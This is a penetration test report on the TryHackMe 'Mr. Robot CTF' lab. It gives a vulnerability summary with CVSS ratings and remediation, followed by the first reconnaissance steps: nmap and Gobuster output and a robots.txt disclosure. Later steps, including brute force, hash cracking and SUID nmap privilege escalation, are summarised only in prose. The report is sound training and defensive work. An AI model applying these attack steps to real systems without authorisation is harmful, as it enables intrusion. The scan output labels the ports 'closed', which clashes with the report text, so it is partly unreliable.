Penetration Test Report

TryHackMe Room: Mr. Robot CTF, Penetration Tester: Saar Yachin

Target: TryHackMe Room: Mr. Robot CTF, IP: 10.112.167.111 (IP may change in the report due to different sessions)
Penetration tester: Saar Yachin
Date: March 18, 2026

Table of Contents

I. Executive Summary

1. Description

A penetration test was conducted against the TryHackMe “Mr. Robot CTF” target on March 18, 2026, by Saar Yachin. The objective of the assessment was to identify exploitable vulnerabilities, gain unauthorized access, escalate privileges, and extract sensitive data from the system, up to capturing the three flags on the system.

The assessment began with external reconnaissance, which identified exposed web services and the application attack surface. Subsequent enumeration of the target revealed sensitive files exposed through the web server, including a custom wordlist and the first flag. Further analysis of the WordPress login functionality showed that username enumeration was possible through differential responses, allowing identification of a valid user account.

Using the exposed wordlist and the discovered username, a brute-force authentication attack successfully obtained valid WordPress credentials. Additional local enumeration exposed a weak password hash, which was cracked offline to obtain access to the robot user account. From there, local privilege escalation was achieved through a misconfigured SUID-enabled nmap binary, resulting in root-level command execution and full system compromise.

2. Conclusions

The overall security posture of the system is: **Critical**.

The environment contains multiple high-impact vulnerabilities that, when chained together, allow a complete compromise from unauthenticated network access to full system control.

The most severe issues include:

- Sensitive file exposure through the web server
- Username enumeration and brute-forceable authentication
- Weak password storage using MD5
- Unsafe SUID configuration allowing privilege escalation

Immediate remediation is required to prevent exploitation in a real-world scenario.

Recommended remediation actions:

- Remove sensitive files from public access
- Implement strong authentication protections and rate limiting
- Replace weak password hashing mechanisms
- Restrict or remove unnecessary SUID permissions
- Patch outdated services regularly


II. Technical Report

1. Summary

Penetration test scope

Target: 10.112.167.111
Goal: Obtain root/admin-level access and extract sensitive data (3 flags)
Assessment Type: Black-box penetration test, remote network access.

Vulnerability Pie Chart by Severity



Vulnerability Summary Table

ID	Severity	Vulnerability Name	Status
VULN-001	Medium	‘robots.txt’ Information Disclosure	Open
VULN-002	Medium	Username Enumeration	Open
VULN-003	Critical	Brute Force Authentication / Weak Administrative Credentials	Open
VULN-004	High	Weak Password Hash (MD5) / Sensitive Credential Exposure	Open
VULN-005	Critical	SUID Misconfiguration (nmap)	Open
VULN-006	Medium	Excessive Known CVEs (Outdated Services)	Open
VULN-007	Medium	Insecure Communication / HTTP Accessible Without Enforced Redirect	Open
VULN-008	Medium	SSH Password Authentication Enabled	Open

2. Detailed Technical Report by Vulnerability

Note on rating methodology: CVSS v3.1 scores below are contextual assessment estimates assigned for this engagement and are intended to support severity discussion rather than serve as official vendor scores. The scores were calculated using the NIST CVSS calculator, with adjustments made to fit the context. The scores were categorized into severity level according to the following ratings:

Severity	**CVSS v3.1 Rating**
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9

VULN-001	**‘robots.txt’ Information Disclosure**	**Severity: MEDIUM**
Description:	The ‘/robots.txt’ file exposed sensitive resources, including ‘fsocity.dic’ and ‘key-1-of-3.txt’.	
Impact:	An attacker can use exposed files for reconnaissance, credential attacks, and early compromise steps. In this case, the disclosed wordlist directly supported the authentication attack, and the first flag was exposed without authentication.	
Remediation:	• Remove sensitive references from ‘/robots.txt’ • Prevent public access to internal files and wordlists • Review web root contents for unintended exposure	
CVSS v3.1:	Score: **5.3.** Severity: **MEDIUM**	
	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	

VULN-002	**Username Enumeration**	**Severity: MEDIUM**
Description:	The WordPress login page returned measurably different responses for invalid usernames and valid usernames with incorrect passwords. This enabled enumeration of valid accounts.	
Impact:	An attacker can identify valid usernames and use them in password attacks, increasing the likelihood of successful unauthorized access.	
Remediation:	• Standardize authentication failure responses • Avoid disclosing whether a username exists • Implement monitoring for repeated login attempts	
CVSS v3.1:	Score: **5.3.** Severity: **MEDIUM**	
	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	

VULN-003	**Brute Force Authentication / Weak Administrative Credentials**	**Severity: CRITICAL**
Description:	The login interface allowed repeated password attempts without effective rate limiting or account lockout, enabling a brute-force attack using the exposed custom wordlist.	
Impact:	An attacker can gain unauthorized access to valid user accounts through repeated login attempts, leading to administrative or application-level compromise.	
Remediation:	• Implement login rate limiting • Enforce account lockout or progressive delays • Require multi-factor authentication for administrative accounts • Enforce strong password policies	
CVSS v3.1:	Score: **9.8.** Severity: **CRITICAL**	
	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	

VULN-004	**Weak Password Hash (MD5)**	**Severity: HIGH**
Description:	A password hash for the robot user was exposed and stored using MD5, which is unsuitable for password storage and vulnerable to offline cracking.	
Impact:	An attacker who obtains the hash can crack it offline and recover valid credentials, leading to unauthorized access to the affected account.	
Remediation:	• Use stronger hash algorithm (i.e., bcrypt, Argon2) • Rotate compromised credentials • Restrict access to secret-containing files	
CVSS v3.1:	Score: **7.4.** Severity: **HIGH**	
	Vector: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N	

VULN-005	**SUID Misconfiguration (nmap)**	**Severity: CRITICAL**
Description:	A SUID-enabled nmap binary was present on the system. Older versions of nmap include an interactive mode that can be abused to execute shell commands with elevated privileges.	
Impact:	An attacker with local access can escalate privileges to root and obtain full control of the system.	
Remediation:	• Remove unnecessary SUID permissions from binaries • Replace or upgrade vulnerable versions of nmap • Review all SUID-enabled binaries on the host • Apply least privilege principles	
CVSS v3.1:	Score: **9.9.** Severity: **CRITICAL**	
	Vector: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H	

VULN-006	**Outdated Services / CVE Exposure**	**Severity: MEDIUM**
Description:	A vulnerability scan (tool: Sroq) identified multiple known vulnerabilities affecting exposed services on the target.	
Impact:	Outdated services increase the attack surface and the likelihood of exploitation through publicly known weaknesses.	
Remediation:	• Patch OS and services regularly • Perform continuous or frequent vulnerability scanning • Maintain an asset and patch management process	
CVSS v3.1:	Score: **5.6.** Severity: **MEDIUM**	
	Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L	

VULN-007	**Insecure Communication / HTTP Accessible Without Enforced Redirect**	**Severity: MEDIUM**
Description:	The application was accessible over both HTTP and HTTPS, but HTTP was not forcibly redirected to HTTPS. This may expose credentials and session data to interception or downgrade scenarios if an attacker is positioned on the network path.	
Impact:	Insecure protocols expose credentials and may facilitate MITM and snooping attacks.	
Remediation:	• Enforce HTTPS • Redirect HTTP to HTTPS • Enable HSTS where appropriate	
CVSS v3.1:	Score: **5.7.** Severity: **MEDIUM**	
	Vector: CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N	

VULN-008	**SSH Password Authentication Enabled**	**Severity: MEDIUM**
Description:	The SSH service accessible on port 22 allows password-based authentication, instead of enforcing key-based authentication. While not a vulnerability on its own, this configuration increased risk when combined with exposed credentials (VULN-004), enabling potential remote access.	
Impact:	If credentials are weak, reused, or exposed (see VULN-003), attackers can gain remote shell access.	
Remediation:	• Disable password authentication • Enforce key-based authentication • Implement fail2ban or similar protection	
CVSS v3.1:	Score: **5.9.** Severity: **MEDIUM**	
	Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L	


III. Proof of Concept

Detailed Penetration Test

The attack was performed remotely over HTTP without prior access.


1. Step 1 – Service Enumeration

Open ports and services were discovered using nmap. Services identified: SSH on port 22, HTTP on port 80, HTTPS on port 443. Note: Insecure protocol **(VULN-007)**.



```
┌──(saar㉿tifkali)-[~]
└─$ nmap 10.112.167.111
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-20 12:08 +0200
Nmap scan report for 10.112.167.111
Host is up (0.080s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  closed http
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 7.06 seconds

┌──(saar㉿tifkali)-[~]
└─$ 
```


Opening the IP on the browser reveals the target website:




```
12:10 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

12:10 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to e
yet, but there's a part of you that's exhausted with this world... a world that decides where you
you see, and how you empty and fill your depressing bank account. Even the Internet connection you
to read this is costing you, slowly chipping away at your existence. There are things you want to
will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~# 
```

2. Step 2 – Website Enumeration

Gobuster was used to enumerate the website, revealing a WordPress-based web application and additional publicly accessible files.



```
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.112.167.111
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 213]
.htaccess            (Status: 403) [Size: 218]
.htpasswd            (Status: 403) [Size: 218]
0                    (Status: 301) [Size: 0] [--> http://10.112.167.111/0/]
admin                (Status: 301) [Size: 236] [--> http://10.112.167.111/admin/]
atom                 (Status: 301) [Size: 0] [--> http://10.112.167.111/feed/atom/]
audio                (Status: 301) [Size: 236] [--> http://10.112.167.111/audio/]
blog                 (Status: 301) [Size: 235] [--> http://10.112.167.111/blog/]
css                  (Status: 301) [Size: 234] [--> http://10.112.167.111/css/]
dashboard            (Status: 302) [Size: 0] [--> http://10.112.167.111/wp-admin/]
favicon.ico          (Status: 200) [Size: 0]
feed                 (Status: 301) [Size: 0] [--> http://10.112.167.111/feed/]
Image                (Status: 301) [Size: 0] [--> http://10.112.167.111/Image/]
image                (Status: 301) [Size: 0] [--> http://10.112.167.111/image/]
images               (Status: 301) [Size: 237] [--> http://10.112.167.111/images/]
index.html           (Status: 200) [Size: 1188]
index.php            (Status: 301) [Size: 0] [--> http://10.112.167.111/]
intro                (Status: 200) [Size: 516314]
js                   (Status: 301) [Size: 233] [--> http://10.112.167.111/js/]
license              (Status: 200) [Size: 309]
login                (Status: 302) [Size: 0] [--> http://10.112.167.111/wp-login.php]
page1                (Status: 301) [Size: 0] [--> http://10.112.167.111/]
```



```
feed                 (Status: 301) [Size: 0] [--> http://10.112.167.111/feed/]
Image                (Status: 301) [Size: 0] [--> http://10.112.167.111/Image/]
image                (Status: 301) [Size: 0] [--> http://10.112.167.111/image/]
images               (Status: 301) [Size: 237] [--> http://10.112.167.111/images/]
index.html           (Status: 200) [Size: 1188]
index.php            (Status: 301) [Size: 0] [--> http://10.112.167.111/]
intro                (Status: 200) [Size: 516314]
js                   (Status: 301) [Size: 233] [--> http://10.112.167.111/js/]
license              (Status: 200) [Size: 309]
login                (Status: 302) [Size: 0] [--> http://10.112.167.111/wp-login.php]
page1                (Status: 301) [Size: 0] [--> http://10.112.167.111/]
phpmyadmin           (Status: 403) [Size: 94]
rdf                  (Status: 301) [Size: 0] [--> http://10.112.167.111/feed/rdf/]
readme               (Status: 200) [Size: 64]
robots               (Status: 200) [Size: 41]
robots.txt           (Status: 200) [Size: 41]
rss                  (Status: 301) [Size: 0] [--> http://10.112.167.111/feed/]
rss2                 (Status: 301) [Size: 0] [--> http://10.112.167.111/feed/]
sitemap              (Status: 200) [Size: 0]
sitemap.xml          (Status: 200) [Size: 0]
video                (Status: 301) [Size: 236] [--> http://10.112.167.111/video/]
wp-admin             (Status: 301) [Size: 239] [--> http://10.112.167.111/wp-admin/]
wp-content           (Status: 301) [Size: 241] [--> http://10.112.167.111/wp-content/]
wp-config            (Status: 200) [Size: 0]
wp-cron              (Status: 200) [Size: 0]
wp-includes          (Status: 301) [Size: 242] [--> http://10.112.167.111/wp-includes/]
wp-links-opml        (Status: 200) [Size: 227]
wp-load              (Status: 200) [Size: 0]
wp-login             (Status: 200) [Size: 2620]
wp-mail              (Status: 500) [Size: 3074]
wp-settings          (Status: 500) [Size: 0]
wp-signup            (Status: 302) [Size: 0] [--> http://10.112.167.111/wp-login.php?action=register]
xmlrpc               (Status: 405) [Size: 42]
xmlrpc.php           (Status: 405) [Size: 42]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================

┌──(saar㉿tifkali)-[~]
└─$ 
```


3. Step 3 – Information Disclosure via ‘robots.txt’

The ‘/robots.txt’ file disclosed sensitive resources, including a custom wordlist and the first flag (**VULN-001**).


This revealed:

- fsocity.dic
- key-1-of-3.txt


The first flag was obtained directly from the exposed file.



```
User-agent: *
fsocity.dic
key-1-of-3.txt
```



